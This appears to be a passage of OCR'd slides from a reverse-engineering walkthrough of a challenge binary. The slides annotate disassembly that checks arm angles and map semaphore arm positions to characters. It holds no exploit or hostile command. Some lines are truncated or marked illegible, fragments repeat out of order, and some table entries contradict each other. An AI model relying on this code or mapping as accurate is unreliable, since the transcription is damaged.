cmp     eax, 99
jle     short loc_4051A2
```

```
dword_60C660 dd 0Eh
dd 16h
dd 7
dd 7
dd 1Ah
dd 17h
dd 13h
dd 17h
dd 15h
dd 3
dd 2
dd 1Ah
dd 16h
dd 19h
dd 17h
dd 13h
dd 5
dd 6
dd 3
dd 13h
dd 1
dd 16h
dd 16h
dd 9
dd 5
dd 0Eh
dd 0Ah
dd 14h
dd 16h
dw 19h
db    0
```

FOLLOW AGAIN



```
call    sub_4044F0
mov     eax, cs:dword_616550
test    eax, eax
jle     short loc_4050E3
```

```
xor     edx, edx
cmp     cs:draw_background, 0
setz    dl
sub     eax, 1
mov     cs:draw_background, edx
mov     cs:dword_616550, eax
```

```
loc_4050E3:
mov     edx, offset dword_6164E4
mov     eax, 1
jmp     short loc_405100
```


```
loc_405100:
mov     ebx, [rdx]
test    ebx, ebx
jle     short loc_4050F0
```

```
loc_4050F0:
add     eax, 1
add     rdx, 4
cmp     eax, 1Bh
jz      loc_4051D0
```

```
loc_4051D0:
xor     al, al
jmp     loc_405106
```

No
Reference

SUB_4044F0 – MOTION CAPTURE




```
loc_405089:
movq    xmm6, [rsp+0A8h+rightshoulder]
movq    xmm7, [rsp+0A8h+var_50]
movq    xmm4, [rsp+0A8h+righthand]
movq    xmm5, [rsp+0A8h+var_40]
movq    xmm2, [rsp+0A8h+leftshoulder]
movq    xmm3, [rsp+0A8h+var_60]
movq    xmm0, [rsp+0A8h+lefthand]
movq    xmm1, [rsp+0A8h+var_30]
call    sub_4044F0
mov     eax, cs:dword_616550
test    eax, eax
jle     short loc_4050E3
```

```
xor     edx, edx
cmp     cs:draw_background, 0
setz    dl
sub     eax, 1
mov     cs:draw_background, edx
mov     cs:dword_616550, eax
```


INSIDE IT

M_HANDLER



```
sub     rsp, 58h
movq    [rsp+58h+var_50], xmm1
mov     rax, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm2
mov     rcx, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm3
mov     rdx, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm4
mov     rdi, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm5
mov     rsi, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm6
mov     r9, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm7
mov     r8, [rsp+58h+var_50]
movq    [rsp+58h+lhand], xmm0
mov     [rsp+58h+var_10], rax
mov     [rsp+58h+lshoulder], rcx
mov     [rsp+58h+var_20], rdx
mov     [rsp+58h+rhand], rdi
mov     [rsp+58h+var_30], rsi
mov     [rsp+58h+rshoulder], r9
mov     [rsp+58h+var_40], r8
mov     [rsp+58h+var_50], rax
call    sub_4043C0
test    eax, eax
jnz     loc_404D00
```


```
loc_404D00:
mov     edi, 3
call    sub_4044A0
jmp     loc_404[illegible]7C
sub_4044F0 endp
```



SUB_4043C0 – CHECK HAND SHOULDER ANGLE

fffffd3 = -45
ffffffa6 = -90

→ Angle!




```
sub     rsp, 58h
mov     edi, 0FFFFFFD3h
movq    [rsp+58h+var_50], xmm4
mov     rsi, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm5
mov     rcx, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm6
mov     rdx, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm7
mov     rax, [rsp+58h+var_50]
movq    [rsp+58h+var_18], xmm0
movdqa  xmm0, xmm6
movq    [rsp+58h+var_10], xmm1
movdqa  xmm1, xmm7
movq    [rsp+58h+var_28], xmm2
movdqa  xmm2, xmm4
movq    [rsp+58h+var_20], xmm3
movdqa  xmm3, xmm5
mov     [rsp+58h+var_48], rdx
mov     [rsp+58h+var_38], rsi
mov     [rsp+58h+var_30], rcx
mov     [rsp+58h+var_40], rax
mov     [rsp+58h+var_50], rax
call    sub_402DD0
mov     edx, eax
xor     eax, eax
test    edx, edx
jz      short loc_40446D
```

```
mov     edi, 0FFFFFFA6h
movq    xmm2, [rsp+58h+var_18]
movq    xmm3, [rsp+58h+var_10]
movq    xmm0, [rsp+58h+var_28]
movq    xmm1, [rsp+58h+var_20]
call    sub_402DD0
test    eax, eax
setnz   al
movzx   eax, al
```

Right side

Left side


INSIDE IT
M_HANDLER



```
sub     rsp, 58h
movq    [rsp+58h+var_50], xmm1
mov     rax, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm2
mov     rcx, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm3
mov     rdx, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm4
mov     rdi, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm5
mov     rsi, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm6
mov     r9, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm7
mov     r8, [rsp+58h+var_50]
movq    [rsp+58h+lhand], xmm0
mov     [rsp+58h+var_10], rax
mov     [rsp+58h+lshoulder], rcx
mov     [rsp+58h+var_20], rdx
mov     [rsp+58h+rhand], rdi
mov     [rsp+58h+var_30], rsi
mov     [rsp+58h+rshoulder], r9
mov     [rsp+58h+var_40], r8
mov     [rsp+58h+var_50], rax
call    sub_4043C0
test    eax, eax
jnz     loc_404D00
```

```
loc_404D00:
mov     edi, 3
call    sub_4044A0
jmp     loc_40447C
sub_4044F0 endp
```

SUB_4044A0 – PERCENT DATA WRITE



```
sub_4044A0 proc near
movsxd  rdi, edi
mov     eax, ds:body_percent[rd
test    eax, eax
jnz     short loc_4044D8
```

```
xor     eax, eax
```

```
loc_4044B0:
mov     ds:body_percent[rax], 0
add     rax, 4
cmp     rax, 108
jnz     short loc_4044B0
```


```
loc_4044D8:
cmp     eax, 99
jg      short loc_4044CD
```

```
mov     al, 2
```

```
add     eax, 1
jmp     short loc_4044C6
sub_4044A0 endp
```


```
loc_4044C6:
mov     ds:body_percent[rdi*4], eax
```

```
loc_4044CD:
mov     cs:percent, eax
retn
```




```
body_percent dd ?
dword_6164E4 dd ?
db      ? ;
db      ? ;
db      ? ;
db      ? ;
db      ? ;
db      ? ;
db      ? ;
db      ? ;
db      ? ;
db      ? ;
db      ? ;
db      ? ;
db      ? ;
db      ? ;
db      ? ;
```

THEREFORE M_HANDLER



```
sub     rsp, 58h
movq    [rsp+58h+var_50], xmm1
mov     rax, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm2
mov     rcx, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm3
mov     rdx, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm4
mov     rdi, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm5
mov     rsi, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm6
mov     r9, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm7
mov     r8, [rsp+58h+var_50]
movq    [rsp+58h+lhand], xmm0
mov     [rsp+58h+var_10], rax
mov     [rsp+58h+lshoulder], rcx
mov     [rsp+58h+var_20], rdx
mov     [rsp+58h+rhand], rdi
mov     [rsp+58h+var_30], rsi
mov     [rsp+58h+rshoulder], r9
mov     [rsp+58h+var_40], r8
mov     [rsp+58h+var_50], rax
call    sub_4043C0
test    eax, eax
jnz     loc_404D00
```


```
loc_404D00:
mov     edi, 3
call    sub_4044A0
jmp     loc_404[illegible]7C
sub_4044F0 endp
```



Check motion value

Write to Percent data

Get Reference



```
loc_405106:
mov     ecx, cs:total_count
xor     edx, edx
movsx   rbx, ecx
cmp     dword_60C660[rbx*4],
jnz     short loc_40516A
```

```
cdqe
cmp     ds:body_percent[rax*4], 99
jle     short loc_4051A2
```

```
loc_40516A:
mov     eax, ds:percent_[rdx]
test    eax, eax
jle     short loc_405160
```

```
xor     eax, eax
nop     dword ptr [rax+rax+00000000h]
```


```
loc_405160:
add     rdx, 4
cmp     rdx, 104
jz      short loc_4051E0
```

```
loc_405130:
mov     ds:body_percent[rax], 0
add     rax, 4
cmp     rax, 108
jnz     short loc_405130
```

```
loc_4051E0:
mov     eax, cs:body_percent
jmp     short loc_405174
```


```
add     ecx, 1
mov     cs:total_count, ecx
add     rsp, 90h
pop     rbx
pop     rbp
pop     r12
retn
```

```
loc_405174:
cmp     eax, 99
jle     short loc_4051A2
```




```
dword_60C660 dd 0Eh
dd 16h
dd 7
dd 7
dd 1Ah
dd 17h
dd 13h
dd 17h
dd 15h
dd 3
dd 2
dd 1Ah
dd 16h
dd 19h
dd 17h
dd 13h
dd 5
dd 6
dd 3
dd 13h
dd 1
dd 16h
dd 16h
dd 9
dd 5
dd 0Eh
dd 0Ah
dd 14h
dd 16h
dw 19h
db    0
```

MOTION VALUE TO CHAR


A and 1 (LH down, RH low)
F and 6 (LH out, RH down)
K and zero (LH up, RH low)
P (LH up, RH out)
U (LH high, RH high)
Z (LH out, RH across low)
B and 2 (LH down, RH out)
G and 7 (LH low, RH down)
L (LH high, RH low)
Q (LH high, RH out)
V (LH low, RH up)
Numerical sign (LH high, RH up)
C and 3 (LH down, RH high)
H and 8 (LH across low, RH up)
M (LH out, RH low)
R (LH out, RH out)
W (LH out, RH across high)
Annul sign (LH low, RH high)
D and 4 (LH down, RH up or LH up, RH down)
I and 9 (LH across low, RH up)
N (LH low, RH low)
S (LH low, RH out)
X (LH low, RH across high)
Error (LH and RH raised and lowered together)
E and 5 (LH high, RH down)
J and 'alphabetic' (LH out, RH up)
O (LH across high, RH out)
T (LH up, RH high)
Y (LH out, RH high)

END OF URANDOM 400

